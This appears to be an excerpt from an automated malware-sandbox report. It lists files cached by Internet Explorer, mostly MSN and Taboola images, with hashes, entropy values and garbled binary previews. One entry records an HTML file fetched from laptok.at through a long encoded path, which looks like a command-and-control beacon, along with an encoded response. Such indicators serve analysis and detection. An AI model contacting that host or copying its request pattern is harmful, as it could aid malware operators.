MD5:	50FC998188EE12F9C27D1F3EEF922A9A
SHA1:	F4BD061A269AA56CD966026763B4DC29AE7A3120
SHA-256:	0BAB4D055372136E1440543C5C5F340F6D4DCC6A7B4F301BE6A7FBAE620AD7C8
SHA-512:	0A6C864CE6F11AC65D82104458210F42E93591BD241B3DE3B4845BF407BDB478866231ECC9E1CC58017EB670F40A0E5387B5C1C4F013DB5F816AD0A01C89D22
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHGk5.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...(...(...(...(...(...(...(...(...(..#...X.{..8.e.....C.a...7... .....+.....0.....I.t..z.k.Tw.;)a.W....F..5..~.+..[6>*..Xu... .....x..*.4xh=.}.h..*>:.`i..:e.v...%.B.S..<.....o..yl...tn..k....h.z.4h.....(...(...(...(...(...(...(...(.:...~.wv...LW..q..W...^U..r.o.~..L..t..$.;$.I$...E..z.J...QK....1...,....D..9..}.Z.N..B-"X..FI..... \..m-.={#

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHJs2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	10588
Entropy (8bit):	7.937148665684997
Encrypted:	false
SSDEEP:	192:BYpbss9aRjYyc5YjWljuLMrnaCvWjG1Me/AEubBr3E0YIDmX+Tp9DRi7CsjYQ3:epbscawtaAnaCvWoqB7+0DRmME
MD5:	5D9F471C4BD8B6C17A0267231079A72B
SHA1:	A922FF633683AD6A565A88CBC517A1CCB1523F1E
SHA-256:	E447F0622FC3FCE8524B785CA4CE48FBA5067FA6248098B5C154FD274077E317
SHA-512:	EFDC89C1EE2B3497A193C9C2ED2878ED6D703D65F8E5F31FB57EE9B53DE597D4D074F8EE5AF0114233349419B2D1B0022E4D0A1042C79898511BDD83DC0402 D
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHJs2.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg&x=506&y=289
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?.....D.RR..E.P..-%...(.S.....R.E ..)(.i(....J(..V.f..Y.....ox6..?....A.TI.V..G;Z.4.Ji.&.RR.J..IKE ..(... R.P0....b..X...zV.....s\.ih....J.....F....*|.....Z..y..xa.M]#..-..Z+.0.(....k.B.^9Df....,I"D..`.:.qU..ep..D.{.....!...]...E...>.....F.'..w.Z....h.K..%..p.Q.X.V.n.]j.u.. ..@..ZAK@.....(.....)...QH..) (.j+..5(...R2X.3.....z.5....[.....Mz4...&.!.%..d.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHJzv[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 240x240, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	11250
Entropy (8bit):	7.923589420058502
Encrypted:	false
SSDEEP:	192:BYHWXk15WHRtfHodzemqTYRyjAngJT9SHvO4qPTl6EyDYSnjz21xbyZfL:eHXWHR9lVXhRy2gW3EyDYSnjz21Y

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHJzv[1].jpg	
MD5:	825E1B6BE914A7BE4F781F389D0E1EC9
SHA1:	2331227A05D1686DD2C2FCF994F7D59203499991
SHA-256:	CA2323ADC2CB7B702DCD47304F8DE8D92F4EC60B1493E3BAE8DC1A989E851000
SHA-512:	11FC1234D11AC44D4EAEE6C881B892DC38FF8A877C54F7CE755C14E9D813016A482CAE94C09F1389C89FBD349D6C4631315A74DD0FBC7393D63397668A38F1E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHJzv.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..::)..ZJZ.)i)h.....J)3K.N.)..GR(.._....@.y...h...'.....}..e.Vd....M.y.....h..+%.....'.d..t!.T.=E5$..Lp..h.. .@.OR....Y.....f*..*.T.n>.2.1..R...ZAKRR.i8.5.4 b.P....\.#)1..e.I..d.jcR.I.Q...E!.....h.....F+..$...}..O..o.....b.P...#.I..}Pe9.....Q`..'....~OC..}.....G..M....F)q@....~Tn.;.....q....q ._..Q.1@.....F(. ....RA3.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHOof[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 300x250, frames 3
Category:	downloaded
Size (bytes):	13141
Entropy (8bit):	7.911948521265917
Encrypted:	false
SSDEEP:	384:Z+E7zaH4vsDo7jM6vu3l9u7vhiZLCe5tNoyBVjYPp9Ww4d3:Z+EaHR7nS7vGCGyyoPTI
MD5:	193E43F20B1F4DB702EA2B1C159FA5DB
SHA1:	EF6885A0C5F95F0FFC0A592AC4A5BD2CE053AF67
SHA-256:	FC53EC8B04812A3560560502442EB0DC53942235FB0D90B261771BD261DFCC9E
SHA-512:	69E4823AC0E85ADB65A15D9A75DFDEA0FB1DD811C889FC4A8575F0EE26457ADD8C395C0DEC81446985D3E3E0DDA0BFEB7A4A92405AC13377D2FFBD2FAA1C 2FA
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHOof.img?h=250&w=300&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....,..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..}:M?...D.r:g..._...@..J.|..#.?..2..I...."O...J....-.....?/.@.z(....Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@..Q@ ..Q@..Q@..Q@..Q@..Q@..Q@.Yd....s...5.d.8....2.?4...0}k.,9.....!M...E.....j..l..n..P..8...m.n..z...h....R...,...9.....=L..@s.....U..S...#\.U6...Q..'...O..MH.Lp..I...../.$z.9..... ..=S<...Cm...s.H?7..(F.....q.....#.Za...0..0.9.....s.....kv

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHVao[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	8400
Entropy (8bit):	7.935113865096499
Encrypted:	false
SSDEEP:	192:BC0Ovu8+y8jCgLnFlAbiE0U1fQ4gBDMQgElUTG5CHACTcdeLTd04:k0OGby8eWn0B0UC4gBYQFoG5CkIV04
MD5:	39000CC1B36332AE92FA84430C53BC57
SHA1:	21AE752262D2A01E84A3119F57FCFFA06E26DE9E
SHA-256:	FAF169AC3F0A605AF3DFFE64A8C83EC0E69F1E0F8E4D5D6722F5D9B522711189
SHA-512:	1B35FF106D592D76D261BD422D85307C64F46D37EE58D9D296ABAC36876EC800C90FF3566E79BAF36CB098F7B5CC9FAB488A58FE1D121BFA6ADC497BA2A606 A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHVao.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=751&y=181
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....~U..c....:....h.|..^\@.....[.UA..984.Q..~....E..I....~.H.....jA>IT..!4i.M...E>."RR.@.IKE.%%-.....J`%.... ...P.i).....RP.h.... X..*.|..*8....e..y...#..J.....J....sc.hd(.eP.G..<Zl. -(.;.I.RElw...V.....W+.I1..h..1RR.Z..IKE.%.QLBQKI@.E-%.%.....*...:.YW>".m../cf....T..Ed...L.$Ep....s VN.c..c'...\.....o.....IN4....l.....~...HP.K.ARG..15..F.5...H.>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dzReS[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	30084
Entropy (8bit):	7.955889426852974
Encrypted:	false
SSDEEP:	768:77vgc+spX0FfVIq5EYpXX9rhIiit4C0HS0LY9U:7J0FfVyYpH9rhAt4C0HS/C
MD5:	D9684BA6D368537ACA9B8DB1962BCB52
SHA1:	4F81044B90981D24EE92DD60139FA44BF234525F

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dzReS[1].jpg	
SHA-256:	1D22F57891AA9CE37135E0DB745C16A2590D25A8ADE7FC5B0E3DEE4E7EAAA92A
SHA-512:	910FB7901661F29C24B19DDC54B99D124B5F6F118A155343259A98D837BA6510FA70A2B86867D49D457730932AF21E6E7FBEE52F4C514CE7FFB0A3BE465CC8E0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dzReS.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...E8M... E.Q..U$..o..9.yK..A.).....a&.&.m2.:.n...(..L# ..S.tM...G\.V\...GJ_..G'..5.z.....%e...O.L.f...[..|.c.h.R.&...W.Q.I..3...j..?.Xt..M.i..CY.oV.a1.a.65...g-..z.5-*.....T..9...u....8`..B5g..$...Zoa.]....md..6.....Ny.....REu..Q.....K-.-1Z...E.!4.Lc@.4.i....!.....y0*.....E...M)\..%..C;..$T.ZD/t..]....."..o.H.\...-".....5..jl.W<.;.O.$-

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB6Ma4a[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	396
Entropy (8bit):	6.789155851158018
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFPFaUSs1venewS8cJY1pXVhk5Ywr+hrYYg5Y2dFSkjhT5uMEjrTp:6v/78/kFPFnXleeH8YY9yEMpyk3Tc
MD5:	6D4A6F49A9B752ED252A81E201B7DB38
SHA1:	765E36638581717C254DB61456060B5A3103863A
SHA-256:	500064FB54947219AB4D34F963068E2DE52647CF74A03943A63DC5A51847F588
SHA-512:	34E44D7ECB99193427AA5F93EFC27ABC1D552CA58A391506ACA0B166D3831908675F764F25A698A064A8DA01E1F7F58FE7A6A40C924B99706EC9135540968F1A
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB6Ma4a.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J....!IDAT8Oc|. ..?...|.UA....GP.*`|. .....E...b.....&.>..*x.h....c.....g.N...?5.1.8p.....>1..p...0.EA.A...0...cC/...0Ai8...._....p.....)....2...AE....Y?.....8p..d.....$1l.%.8.<.6..Lf..a.....%.....-.q...8...4...."...`5..G!.|..L....p8 ...p.....P...,..l.(..C]@L.#....P...).....8.....[.7MZ.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBK9Hzy[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	541
Entropy (8bit):	7.367354185122177
Encrypted:	false
SSDEEP:	12:6v/78/W/6T4onImZBfSKTIxS9oXhTDxfIR3N400tf3QHPK5jifFpEPy:U/6rlcBfYxGoxfxfrLqHPKhif7T
MD5:	4F50C6271B3DF24A75AD8E9822453DA3
SHA1:	F8987C61D1C2D2EC12D23439802D47D43FED3BDF
SHA-256:	9AE6A4C5EF55043F07D888AB192D82BB95D38FA54BB3D41F701863239E16E21C
SHA-512:	AFA483EAFEAF31530487039FB1727B819D4E61E54C395BA9553C721FB83C3B16EDF88E60853387A4920AB8F7DFAD704D1B6D4C12CDC302BE05427FC90E7FAC8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBK9Hzy.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....pHYs.....IDAT8O.Q.K[A...M^L../+....`4..x.GAiQb..E<..A.x..'!.P(-..x....`.,...D.).....ov..Yx.`_.4...@._ .r...w.$.H....W.....mj."...IR~f...J..D.|q.....~..<....<.I(t.q.....t...0.....h,.1.....\.1.....m.....+.zB..C.....^.u:.....j.o*..j....\../eH.,.....}...d-<!t.\.>..X.y.W....evg.Jho..=w*.*Y...n.@.....e.X.z.G.....(4.H...P.L.:".%tls....jq..5....<.)~....x...]u(..o./H.....Hvf....*E.D.).....j/j.=].....Z.<Z....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BBUE92F[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	708
Entropy (8bit):	7.5635226749074205
Encrypted:	false
SSDEEP:	12:6v/78/gMGkt+fwrs8vYfbooyBf1e7XKH5bp6z0w6TDy9xB0IIDtqf/bU9Fqj1yfd:XGVw9oiNH5pbPDy9xmju/AXEyfYFW
MD5:	770E05618413895818A5CE7582D88CBA
SHA1:	EF83CE65E53166056B644FFC13AF981B64C71617
SHA-256:	EEC4AB26140F5AEA299E1D5D5F0181DDC6B4AC2B2B54A7EE9E7BA6E0A4B4667D
SHA-512:	B01D7D84339D5E1B3958E82F7679AFD784CE1323938ECA7C313826A72F0E4EE92BD98691F30B735A6544543107B5F5944308764B45DB8DE06BE699CA51FF7653
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBUE92F.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR.....a....sRGB.....gAMA.....a.....pHYs...%...%.IR$....YIDAT8OM..LA...~...'".q...X.....+"q@...A...&H..H...D.6..p.X"......z.d.f*.....rg.?.....v7.....\.{eE.LB.rq.v.J.:*tv...w.....g../.ou.]7.....B..{..\|.S.....^....y.....c.T.L...(.dA..9.}.....5w.N.....>z.<..:.wq.-.....T..w.8-.>P...Ke....!7L.....I...?.mq.t....?..'.(....'j.....L<)L%.....^..<..=M...rR.A4..gh...iX@co..I2....`9}...E.O.i?..j5.\|$.m..-5....Z.bl...E.....'MX[.M.....s...e..7..u<L.k.@c.....k..zzV....O.....e.,.5.+%.,,.....!.....y;..d.mK..v.J.C..0G:w...O.N.....J....|....b:L=...f:@6T[...F..t.....x.....F.w..3....@.>.....!..bF.V..?u.b&q.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\B[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	2464
Entropy (8bit):	5.985101502504591
Encrypted:	false
SSDEEP:	48:IwgrwffRMN+4xpihcoAtmdydQ+nR4z3Swa0FUBmmX3Aw6Ixt6iMibzuM8WyVN:Iwgk3RFutmKQi4r1kHAwjxpV2M8L
MD5:	A214C9D621F37A4A5DD418FE4B986283
SHA1:	96B4D5DED9599F50A7557A927384A054721496C6
SHA-256:	A63A214D997D6A6B91E278F99EE16E9EDD06ABC4C515797838E22B8E59C96784
SHA-512:	9D7F21113869653138AF6DE31ED741CC17EA7C5FD0EA2540290AB31B1730E77D0226C0565328466B7A578074F4793EAE14E881E69D7C2F8D5D354A130E97779E
Malicious:	false
IE Cache URL:	http:// api10.laptok.at/api1/Ox2TG_2BNHSd/dGpyWpd7v99/zWuL24VyFCHbfP/RMw5PaV_2FkHP8EOsx_2B/QeZetVUX16Ewf2mC/SBZkUPvAhDEW0cg/Bvi6a1h8WxwumngpOl/pVeqsEO1u/F_2Bgph3G05TOwrcOQdP/pdQ6mtv5qQOyd5xTPSR/GNQoUS7yd_2BugnbKugLGo/sIvg7c3rbWlrV/jS2KL7Ow/TFCqCNRX_2BXcmpRqUKbNOU/wZGThNa5OD/T4CIs6JmdPw25wkmp/n5DpqgWckX6B/I9wndBIZWl3/VhxGkN2j0IRS2O/_2F8DuQj3M6qQfhTKxxpI/gFeX9K3CC7PaWcwb/Sw1f9EXRpo7/B
Preview:	yH1jdu6A3JXa3Lq3zi2fILvgOkzlvcXN9uLrxhqmjf7xZ9FlGvpMoGwaRCwOHC/VJHobp6f5mxQDagdXf/UAykqOez2iAi8S1QTxI5RjciQ9M3zJ0gO+uB+8UjKkmhXXi8zFhjqj6P/xOgW/cj3KpjoEfV447fouT6/cGaELhOBtGrGYRpwNPPm+4diOo2POKlysoWnAzdgVA5dtjvhPkBXKpqO7l/JlZHCGmL1OvwLvkrTbCf1U4Tq4/HT/NrZ22ih3uLfsgJooHHxSOzfrHo666q7tTAmlZ1UntrTIm/QQmAjpFTqZavEeuxOCFsISObUg7E5LQ1dIfLBq0oQ4ksS/1KnZAuSTq4SNqmSu9DW4uAQkIk+N9gy6ZFeIf7xvhvpAixu+hYTmR9yLxU/Qb0z1aBU4Hj8ERvvOz/MKwQd5VBw43xKJJOF5BBMU3Pki/SXdkzLqVWVHG2Rg57xug1xL7LMC7zWaP8R7J1vMH0AgFkJ2nfTlFNCjm+KQa/t+BbaaQFyBcVeVpQ3pF2nvbiiwK2n8sE0k4Ph7uoIzN2yMwbgHk3+anOifiPAhaMju58flJ4WaUvwESVZkBw/hGX7XpxAPBTdEbRvnLspelcDP659e9xh9ql7VgTtCF1cArfTXZbhjik8shl2NFbFC0Hvj/DseaIhwN/UHuS1BoHf8TNQ6i103oFq7s7Krif5AkWhM9ch6ZDz42UUt4OvaHicTbXJfHWLH6jF9O8P3Bmfe/7fbd4ZsW2A/bjkowyXYhKJfNQJliooD/r2+3MNXX3b60IE/20q+rVPqJer3QaqMAc6GhvUMEwiYYX4m2+Vt44nItwj+CZYK36CiIq6z/3Hukr1gIDWJ7ExtFGVnhs2ZHRZ+3AMz2J0gr9iFY2pdTXgeJA40mOUlHiYdnLVe3/K+oqbSSc95y3pVukE2MDbyJa6owW73M6kqG/cptKjYODRdeQSR5esF7eSOaeJq+I9U8qtrhkqaUmKyiXcq

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\a5ea21[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 32 x 32, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	758
Entropy (8bit):	7.432323547387593
Encrypted:	false
SSDEEP:	12:6v/792/6TCfasyRmQ/iyzH48qyNkWCj7ev50C5qABOTo+CGB++yg43qX4b9uTmMI:F/6easyD/iCHLSWWqyCoTTdTc+yhaX4v
MD5:	84CC977D0EB148166481B01D8418E375
SHA1:	00E2461BCD67D7BA511DB230415000AEFBD30D2D
SHA-256:	BBF8DA37D92138CC08FFEEC8E3379C334988D5AE99F4415579999BFBBB57A66C
SHA-512:	F47A507077F9173FB07EC200C2677BA5F783D645BE100F12EFE71F701A74272A98E853C4FAB63740D685853935D545730992D0004C9D2FE8E1965445CAB509C3
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/2b/a5ea21.ico
Preview:	.PNG.....IHDR... ... .pHYs.....vpAg... ... .eIDATH...o.@../..MT..KY..P!9^....:UjS..T."P.(R.PZ.KQZ.S. ....,v2.^.....9/t....K..;_ }'.....~..qK..i.;.B..2.`.C...B.....<...CB.....).....;..Bx..2.}.. ._>w!..%B..{.d...LCgz..j/.7D.*.M.*.....'.HK..j%.!DOf7.....C.]._Z.f+..1.I+.;.Mf....L:Vhg..[.. ..O:..1.a....F..S.D...8<n.V.7M.....cY@.....4.D..kn%.e.A.@lA.,>\.Q|.N.P.....<.!....ip...y..U....J...9...R..mgp}vvn.f4$..X.E.1.T...?.....'.wz..U...../[...z..(DB.B(....-.....B.=m.3.....X....p...Y.....w..<.....8...3.;.0....(..I...A..6f.g.xF..7h.Gmq|....gz_Z...x..0F'.....x..=Y}.,jT..R.....72w/...Bh..5..C...2.06`.....8@A..."zTXtSoftware..x.sL.OJU..MLO.JML.../.....M....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\cf0f64e7-0354-429d-b700-c0cb0384258a[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	87750
Entropy (8bit):	7.971920862407236
Encrypted:	false
SSDEEP:	1536:rV71v5me8Il0WbASXD+HpcgZz9UoN2VXWmWZ8kiTbL/AR9v2jpW4JgJs:Z71RJl0WhXDEA5WTZt/MpTOu
MD5:	C664CC3A06C7E91256C992E6DBC7F38C
SHA1:	68D9D406B5536B88D3DE4B339E9E53FD546572B4
SHA-256:	8812FF9A4A6A6D35408460D10BF89FAC4BCB7DC44EDEA5067013789F544458F2
SHA-512:	00D7320664B6C0786534AF7E4D709926E1CC8627A6AFA6063A67234F4616B77F8F1460C6214B5B22C5CD1442C5B69705A18E7B0D8F82E3B0BB9A4DEE6943966C
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/2/249/108/181/cf0f64e7-0354-429d-b700-c0cb0384258a.jpg?v=9
Preview:	.....JFIF.....C.....C.....,...."..... B.....!..".."..1#2A.Qa$B..3q.%R4C...b.5Tr.....?.....!..1."A.Q.#2a.Bq.....3R....$%C..br..S.....?...dF.....k..c.....6f.6...Z9Xl.G.%..%{U\Dc^A.."....M.....`...h..../lhEGv...W.....?e.R...."y.P.....a...5.&...v...zGQ...)...s...g.....]...@..v..~[.....2.X.h..U.....dE.Z.....6O_.8...<.m.[.Q<...7O.....3V..I{....+..y..G.k..{xk.6U.wEV....%...8..H..=.....".7.[..(.U.oQ...RI;...B.!q..#..8..:.Zg{...a...*.....|...@.+^(..r.l..?.E.....>..W..F...r..h.].9....'.....o6.B..J.x...G.|\E..v.W....E..aQ.';H&'!..V"*...n..rs...?..:.rX.',7.Q...|....x.?..V.E...v+l..p....,q..~.H...G.....W&.y=.....TE.....O(.b.....O."...r..m.....j.....uk.>).^H..*'._.\...." ..g7..&..=.5W

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_238d309261f67bed86c9e8aa10fc588b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_238d309261f67bed86c9e8aa10fc588b[1].jpg	
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	28048
Entropy (8bit):	7.981103278092901
Encrypted:	false
SSDEEP:	768:rlcPWmag1qOEkRO/Wia02BEiUdtRuAgoV0:rePHaghEkR8Wi7TfvwH3
MD5:	A70D7122C862C0F01528A1F93589D83D
SHA1:	BE781CD9FE5131FA5FE2C38123CF3FD6BADA8DEB
SHA-256:	CE00F8D5A630C14165C900C9951A36A2BA6D10F594C9CA70A525BE27616BA348
SHA-512:	159B38F1AA2DEB5710033B642507F161BCB449FD730A2B3597653CB23F4D7D4BE1AF5CBFAA085BC3B0EC8AF654C2D44B50E62C16F805B0352B4B2C643F707FC0
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F238d309261f67bed86c9e8aa10fc588b.jpg
Preview:	......JFIF.....&""&0-0>>T.....".....".$...$.6*&&*6>424>LDDL_Z_||.....7.....7.....L. @..... @..... A.A.@..T\}../...+...+../..8..9P @.....j.-..{9.....l.8n....v.j.....J...d].t"..hgA...my....v9.D.gT.....c.s..7.I.t.oy.....9..._...:.6.k....l..'.+8.4.._F!..;~U..E.....).G..7..`n.9k.zl.:/Q....t...:!C.#...;..d..B.....K ...W.%.9B...XlM....?..p.7:8r-.=.?<7|.G}:.s....Q_O.....K...U...!.3...b>k.,A.V...K#....u.y.oy.B'xd.|Uv^.....>[7.....}_.x.....y..c...T..[.._.....e.;.4.".u..6=..,2..H...:.~..7.....h....u..8=Y..k.%..V.fi.d.|.....S:.^...n...gM]J.}.....[b.%..8.j.Q.K..bz...3..)...n....t..g%....H.kG.....Tad.._@.....\=.BG.O.:. ..O..)a.Lu...V....{.r.Z./..._,..2.!.V..,..j.ia.5Bi....Vz...V.[.....M..z.y.J..nBy....r7..M!...f.3_R.....Ay.....$V...I....b.t/....s. ...O.....$..g...g.....m2;uaj}.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\http___cdn.taboola.com_libtrc_static_thumbnails_4f8377a72a11f14a872b3f98d0733937[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	8967
Entropy (8bit):	7.949299250284321
Encrypted:	false
SSDEEP:	192:/8Z+b+Qlyz8EraziMsD7pZUlbnEAeUwVMB96I0Wmh6VF/M3jY:/8ozg8EraeM07HUlbnyR46ayzY
MD5:	D8909D00289988C6E8D627514550C19A
SHA1:	673E7DD34B83C347E6F94616B1C78B9A49492039
SHA-256:	1E42AEA5F49085F027B0DCD51D306E7C55D4CCAEDBF44C809B032DC33FA40299
SHA-512:	3D68E0486B726D98C4981ED804DC86C4F6C9A8E71908E056E8A9F5D84B8DC9B0DC8BA261C48DE7E509D639CE641D6764B8525A56E76AC656CC330F5226B16D9
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F4f8377a72a11f14a872b3f98d0733937.png
